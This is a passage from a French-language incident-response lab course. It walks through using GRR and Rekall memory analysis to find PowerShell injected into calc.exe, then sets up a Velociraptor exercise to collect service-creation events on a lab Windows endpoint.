
	Pid	376
	Ppid	288
	Name	wininit.exe
	Exe	C:\Windows\System32\wininit.exe
	Cmdline	wininit.exe
	Ctime	1546480038000000
	Username	NT AUTHORITY\SYSTEM
	Status	running
	Nice	128
	Cwd	C:\Windows\system32
	Num threads	1

Payload	Pid	680
	Ppid	1948
	Name	calc.exe
	Exe	C:\Windows\System32\calc.exe
	Cmdline	calc
	Ctime	1546480258000000
	Username	ELS-CHILD\Administrator
	Status	running
	Nice	32
	Cwd	C:\Windows\system32
	Num threads	8

Correction : tâche 2

- Ce qui semble intéressant, c'est que calc.exe est en cours d'exécution. Bien sûr, cela pourrait être quelque chose de bénin, mais les attaquants abusent souvent des processus *calc.exe* et *notepad.exe* pour y injecter du code malveillant (et le faire ressembler à un processus Windows légitime). Pour inspecter ce qui a été chargé dans/par calc.exe, vous avez besoin d'un outil d'analyse de la mémoire. Heureusement, GRR propose une analyse de la mémoire à distance en utilisant le framework Rekall.


- Vous pouvez le faire en cliquant sur **Start new flows**, puis en naviguant vers **Memory ➔ AnalyzeClientMemory** et enfin en spécifiant le plugin Rekall que vous souhaitez exécuter et quelques arguments, avant d'appuyer sur **Launch**, comme suit.



PARTIE 4

Correction : tâche 2

- Dans ce cas, nous avons spécifié le plug-in ldrmodules Rekall, destiné spécifiquement au processus calc.exe [la criminalistique de la mémoire n'est pas couverte en détail dans ce cours (notre cours THP couvre ce sujet), mais il est bon de connaître toutes les capacités du framework GRR].
- Si vous le faites, vous verrez des résultats similaires à ceux ci-dessous dans la zone **Manage Launched flows** (après quelques minutes).



State	Path	Flow Name	Creation Time	Last Active	Creator
✓	F:A0ECB1DD	AnalyzeClientMemory	2019-01-03 02:46:37 UTC	2019-01-03 02:48:17 UTC	admin
✓	F:BB494EBD	ListProcesses	2019-01-03 02:25:15 UTC	2019-01-03 02:34:12 UTC	admin
✓	F:BDAC73D4	AnalyzeClientMemory	2019-01-02 17:42:15 UTC	2019-01-02 17:42:42 UTC	admin
✓	F:9CB17453	AnalyzeClientMemory	2019-01-02 17:26:44 UTC	2019-01-02 17:35:45 UTC	admin

tool_name	rekall
plugin_name	ldrmodules
tool_version	1.7.2.rc1

Table:

divider	_EPROCESS	base	in_load	in_load_path	in_init	in_init_path	in_mem	in_mem_path	n

["p","Inspecting Pid 680"]

Render all the data... (May take a while)

Payload type	RekallResponse
Timestamp	2019-01-03 02:48:17 UTC

Correction : tâche 2

- Maintenant, cliquez sur **Render all the data.**
- Vous aurez comme résultat quelque chose de similaire à ce qui suit.

State	Path	Flow Name	Creation Time	Last Active	Creator
✓	F:A0ECB1DD	AnalyzeClientMemory	2019-01-03 02:46:37 UTC	2019-01-03 02:48:17 UTC	admin
✓	F:BB494EBD	ListProcesses	2019-01-03 02:25:15 UTC	2019-01-03 02:34:12 UTC	admin
✓	F:BDAC73D4	AnalyzeClientMemory	2019-01-02 17:42:15 UTC	2019-01-02 17:42:42 UTC	admin
✓	F:9CB17453	AnalyzeClientMemory	2019-01-02 17:26:44 UTC	2019-01-02 17:35:45 UTC	admin

tool_name	rekall
plugin_name	ldrmodules
tool_version	1.7.2.rc1


Table:

divider		_EPROCESS	base
name	_EPROCESS		
type_name	_EPROCESS		
vm	WindowsAMD64PagedMemory@0x001A7000 (Kernel AS@0x1a7000)		
Parent_PID	1948		
Name	calc.exe		

PARTIE 4

Correction : tâche 2

- Enfin, si vous parcourez tout ce qui a été chargé, vous devriez remarquer ce qui suit :



	Cybox	*Creation_Time*	2019-01-03 01:50:58 UTC		531452198912	true	C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	false	*reason*
		Image_Info	*File_Name*	\Device\HarddiskVolume2\Windows\System32\calc.exe					
			TrustedPath	C:\Windows\System32\calc.exe					
			type	ProcessObj:ImageInfoType					


System.Management.Automation.dll est en fait la DLL responsable de chaque opération PowerShell. Qu'est-ce que ça veut dire? Cela signifie qu'un code malveillant basé sur PowerShell a été injecté dans *calc.exe* (au cours de la partie 2 de cet atelier, vous apprendrez à identifier exactement le code PowerShell qui a été injecté).

Comment ce point final a été infecté en premier lieu, vous pouvez vous demander. Examinez de plus près le répertoire **Downloads**, au cas où quelque chose de malveillant aurait été téléchargé et exécuté.

PARTIE 4

Correction : tâche 2

- Pour cela, cliquez sur **Browse Virtual Filesystem**, puis double-cliquez sur fs -> os -> C: -> Users -> Administrator.ELS-CHILD -> Downloads et enfin cliquez sur le bouton refresh, comme vous l'avez fait précédemment.
- Une fois que le dernier contenu du répertoire est retourné (après quelques minutes), vous devriez voir ci-dessous.




PARTIE 4

Activité n° 1
Utilisation de GRR

Correction : tâche 2

- Le programme d'installation du client GRR et un fichier .xlsx sont inclus. Examinons de plus près ce fichier .xlsx.
- Pour ce faire, cliquez sur le fichier .xslx, cliquez sur **Download**, faites défiler vers le bas et enfin cliquez sur **Re-Collect from the client**.



PARTIE 4

Activité n° 2

Utilisation de VELOCIRAPTOR

Compétences visées :

- Connaissance aisée des stratégies de réponse aux incidents
- Utilisation pratique des Framework de réponse aux incidents (VELOCIRAPTOR)

Recommandations clés :

- Se référer au cours
- Bien suivre les étapes du TP
- Consulter la documentation officielle

5,5 heures

Activité n° 2
Utilisation de VELOCIRAPTOR

Description de l'atelier :

Cet atelier reprend là où s'est arrêtée l'activité 1 :

- Un autre point de terminaison Windows affecté (WIN10.els-child.eLS.local) existait dans le même sous-réseau intranet (10.100.11.0/24), qui était surveillé non pas par GRR, mais par le framework Velociraptor IR.
- Velociraptor est basé sur GRR, mais dispose de fonctionnalités supplémentaires, telles que la possibilité d'exécuter à distance (ou localement) des requêtes Velocidex Query Language (VQL) et une meilleure surveillance des événements.
- Votre mission est toujours la même. Vous êtes appelé pour identifier ce qui se passe réellement à l'intérieur du point de terminaison WIN10.els-child.eLS.local, mais cette fois, vous devrez tirer parti des capacités du framework Velociraptor.

PARTIE 4

Activité n° 2
Utilisation de VELOCIRAPTOR

Objectifs d'apprentissage

- L'objectif d'apprentissage de cet activité est de vous familiariser avec Velociraptor, afin d'effectuer des activités IR plus rapides et plus efficaces.
- Plus précisément, vous apprendrez à utiliser les capacités de Velociraptor afin de :
    - ✓ Avoir une meilleure visibilité sur un réseau
    - ✓ Répondre aux incidents rapidement et efficacement
    - ✓ Exécuter à distance des requêtes Velocidex Query Language (VQL) et extraire des données critiques.

- Au cours de l'activité, vous aurez l'occasion de détecter des logiciels malveillants sans fichier et des techniques de persistance furtive, sur un réseau hétérogène et de type entreprise.

PARTIE 4

Activité n° 2
Utilisation de VELOCIRAPTOR

Configuration réseau et identifiants

vncviewer 10.100.11.121 ← Pour les machines basées sur Linux tvnviewer.exe, Hôte distant : 10.100.11.121 ← Pour les machines basées sur Windows.

Une route statique a été configurée, afin que le répondeur aux incidents puisse interagir avec les points de terminaison sur le sous-réseau 10.100.11.0/24.

- Pour vous connecter au panneau d'administration Velociraptor (après vous être connecté au serveur Velociraptor via VNC comme mentionné ci-dessus) :
    1. Ouvrez un navigateur Web
    2. Accédez à localhost:8889
    3. Soumettez les informations d'identification suivantes : admin/analyste

PARTIE 4

Activité n° 2
Utilisation de VELOCIRAPTOR

Tâches

- Avant de procéder à l'analyse d'un incident ou d'identifier une anomalie, certaines informations requises doivent d'abord être recueillies. Ces informations sont les interactions réseau, les ports d'écoute, les processus en cours d'exécution, les services en cours d'exécution, les utilisateurs connectés, etc. N'hésitez pas à les prolonger.

- Tout d'abord, utilisez les capacités intégrées de Velociraptor pour collecter rapidement autant d'informations initiales que possible sur ce point de terminaison. Ensuite, essayez d'identifier tout ce qui est suspect ou qui s'écarte de la norme. Notez que le point de terminaison dispose de la journalisation PowerShell ScriptBlock.

Astuces :

1. La persistance peut également être obtenue en créant des services malveillants
2. Essayez d'extraire les journaux liés à PowerShell via le client Velociraptor

PARTIE 4

Activité n° 2
Utilisation de VELOCIRAPTOR

Correction

- Au moment où un client Velociraptor fait un rapport à un serveur Velociraptor, le point de terminaison comportant le client Velociraptor est interrogé. « L'interrogation » est un processus Velociraptor qui collecte efficacement les informations initiales sur les points finaux.
- Tout d'abord, une fois que vous êtes connecté au panneau d'administration de Velociraptor (vous trouverez des informations sur la procédure à suivre ci-dessus, dans la section **Network Configuration & Credentials**), vous pouvez répertorier tous les clients Velociraptor déployés en cliquant sur **Search box** et en appuyant sur rien d'autre que **Enter**.

PARTIE 4

Activité n° 2
Utilisation de VELOCIRAPTOR

Correction

- Si vous le faites, le résultat ci-dessous vous sera présenté :

Remarques

- Ne démarrez aucune activité IR tant que le rond n'est pas vert ! Cela peut prendre un certain temps avant qu'il ne le fasse… Pour actualiser, cliquez sur le logo Velociraptor, puis cliquez à nouveau sur Search box et appuyez sur Enter.
- Pour commencer à collecter des informations initiales sur le point de terminaison win10.els-child.eLS.local, il vous suffit de cliquer sur la première ligne, contenant le client Velociraptor déployé (voir figure ci-dessus).

PARTIE 4

Activité n° 2
Utilisation de VELOCIRAPTOR


Correction

- Si vous le faites, vous allez avoir le résultat suivant :

PARTIE 4


Correction

- Pour commencer à collecter des informations importantes sur ce point de terminaison, telles que les communications avec d'autres points de terminaison, les services nouvellement créés, etc., vous pouvez utiliser les flux Velociraptor. Pour cela, cliquez sur **Start new flows**.



Correction

- Par exemple, pour répertorier tous les services nouvellement créés sur ce point de terminaison, vous devez accéder à **Collectors** -> **Artifact Collector**, ajouter **Windows.Events.ServiceCreation** et enfin, faire défiler vers le bas et appuyer sur **Launch**.




PARTIE 4

Activité n° 2
Utilisation de VELOCIRAPTOR

Correction

- Pour collecter les résultats, vous devez cliquer sur **Manage launched flows**, puis cliquer sur le flux lancé (il peut afficher un message indiquant que le flux a échoué, ignorez-le, le flux a été exécuté avec succès).




PARTIE 4

Activité n° 2
Utilisation de VELOCIRAPTOR

PARTIE 4

Correction

- Maintenant, si vous regardez attentivement les résultats, vous en remarquerez des curieux.



